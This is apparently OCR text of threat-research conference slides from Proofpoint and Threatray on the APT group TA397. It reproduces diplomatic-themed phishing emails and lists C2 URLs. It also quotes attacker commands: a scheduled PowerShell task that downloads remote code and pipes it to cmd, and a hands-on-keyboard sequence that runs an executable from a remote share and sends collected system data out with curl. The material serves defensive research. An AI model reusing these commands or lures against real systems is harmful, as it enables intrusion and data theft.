THE BITTER END

Unravelling 8 Years of APT Antics

Who are we?

Nick Attfield

Senior Threat Researcher - Proofpoint

@nickattfield.bsky.social

Konstantin Klinger

Staff Security Research Engineer - Proofpoint

@konstantinklinger.bsky.social

Jonas Wagner

CTO - Threatray

@_jwagner0

Abdallah Elshinbary

Senior Malware Researcher - Threatray

@_n1ghtw0lf

Agenda


1. Who are TA397?
2. Infection Chains
3. Hands-on-keyboard
4. Timestamp analysis
5. Payload Arsenal
6. Shared TTPs
7. Payload Deep Dive
8. Attribution

Attribution Methods


Tactics and Techniques
-> How & Who of the email


Attacker Infrastructure
-> Servers & Domains

Tool Usage
-> Malware & Tooling



Who are TA397?





SituationNote : SouthKorea_Martial law Seoul Embassy Advisory

O

overseas.embkorea@mofa.go.kr <jqbjx1234@126.com>

Today at 07:47

[redacted]

24 more

SituationNote_Seoul...
707.4 KB

Download · Preview

[redacted]

Dear Esteemed Colleagues,

I hope this message finds you well.


Please find the attached Embassy Situation Note regarding the Emergency situation currenlty unfolding due to Martial Law imposition in South Korea.We urge you to remain informed and to liaise with us to ensure the safety and well-being of your nationals. Further updates will be shared as the situation develops.

Should you require immediate assistance or further clarification, please do not hesitate to contact me directly.

Thank you for your attention and cooperation.

Kind regards,

Lee Jaewoong,
Spokesperson & Deputy Minister for Public Affairs,
Ministry of Foreign Affaires
Sajikro 8- gil 60 Jongno-gu
Seoul(03172) Republic of Korea



Note from Embassy of Mauritius 13 December 2024

ME

Mauritius Embassy China <mauritiusemb@163.com>

Today at 11:28

[redacted]

Note from Embassy...
2.9 KB

Download · Preview

[redacted]


Hello:

Please see the attached Note from Embassy of Mauritius.

Thanks and Regards,

Embassy of the Republic of Mauritius
Room 202, Dong Wai Diplomatic Office Bui
No. 23 Dong Zhi Men Wai Da Jie,
Beijing 100600, P.R.C.

毛里求斯共和国驻华大使馆
北京市朝阳区东直门外大街23号东外外交



中华人民共和国国防部国际军事合作办公室

Ministry of Foreign Affairs of the People's Republic of China

To: All Defence Attachés in Beijing, People's Republic of China

From: Ministry of Foreign Affairs of the People's Republic of China

Subject: Letter from Ministry of Foreign Affairs

Date : 2 March 2025


Dear Sir/madam,

Kindly find the updated rules from the People's Republic of China in favour of foreign relations section, Ministry of Foreign Affairs, and North east section of People's Republic. Military Attaché need to follow the updated instructions from all Offices and Embassies in the Beijing.
These are effective immediately.

Best regards,
Sincerely,

Ministry of Foreign Affairs of the People's Republic of China
Ministry of Foreign Affairs

Infection Chains



Scheduled Tasks

Exhibits behavior characteristic of a TA397 scheduled Task

Task: "C:\Windows\System32\conhost.exe" --headless cmd /c ping localhost > nul & schtasks /create /tn "MSSecurityUI" /f /sc minute /mo 16 /tr "conhost --headless powershell -WindowStyle Minimized irm "littleroadrepairs.com/mz.php?fv=$env:COMPUTERNAME*$env:USERNAME" -OutFile "C:\Users\public\vfc.cc"; Get-Content "C:\Users\public\vfc.cc" | cmd"

```
GET /mz.php?fv=[redacted] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: littleroadrepairs.com
Connection: Keep-Alive
```

blucollinsoutien[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME

hxxp://46.229.55[.]63/svch.php?li=%computername%..%username%

hxxp://95.169.180[.]122/vbgf.php?mo=%computername%--%username%

hxxp://inizdesignstudio[.]com/lk.php?xm=$env:computername*$env:username

hxxp://woodstocktutors[.]com/jbc.php?fv=$env:COMPUTERNAME*$env:USERNAME

hxxps://princecleanit[.]com/dprin.php?dr=%computername%;%username%

hxxps://utizviewstation[.]com/dows.php?cb=$env:COMPUTERNAME*$env:USERNAME

hxxps://www[.]headntale[.]com/lchr.php?ach=%computername:~0,15%_%username:~0,5%


hxxps://www.mnemautoregsvc[.]com/GIZMO/flkr.php?sa=COMPUTERNAME**USERNAME

jacknwoods[.]com/jacds.php?jin=%computername%_%username%

utizviewstation[.]com/sdf.php?fv=$env:COMPUTERNAME*$env:USERNAME

warsanservices[.]com/myupload.php?dnc=%username%_%computername%

Scheduled Tasks



Basic Information

Subject DN	CN=*.princecleanit.com
Issuer DN	C=US, O=Let's Encrypt, CN=R11
Serial Number	Decimal: 287882670418682690546871527155989655154813 Hex: 0x34e02d98afec9a00ecaedfbc8de3919707d
Validity Period	2025-01-02T09:00:00 **to** 2025-04-02T08:59:59 (89 days, 23:59:59) Expired
All Names	*.princecleanit.com princecleanit.com
Labels	leaf, untrusted, dv, ever-trusted, expired, was-trusted,

Fingerprint


SHA-256	fb1c53a4f2191915bfd09295ee55d61431f4e153804d51f68696a7cb29a71bdc
SHA-1	194451d4fc2c4cbfc703b59ae311555200e5db4c
MD5	af229bcba2e00403e7c5652990d72116


Hands-on-keyboard

proofpoint.


Hands-on-keyboard


```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: image/jpeg
cache-control: no-cache
content-length: 246
date: Wed, 24 Sep 2025 07:13:28 GMT
server: LiteSpeed

cd C:\programdata
net use \\107.172.230[.]179\qaz
\\107.172.230[.]179\qaz\geminitz[.]exe
dir > jit[.]dpc
tasklist >> jit[.]dpc
curl -X POST -F "file=[@]jit[.]dpc"  https[:]//lightframecollections[.]com/uCloud[.]
del jit[.]dpc
```







Timestamp analysis



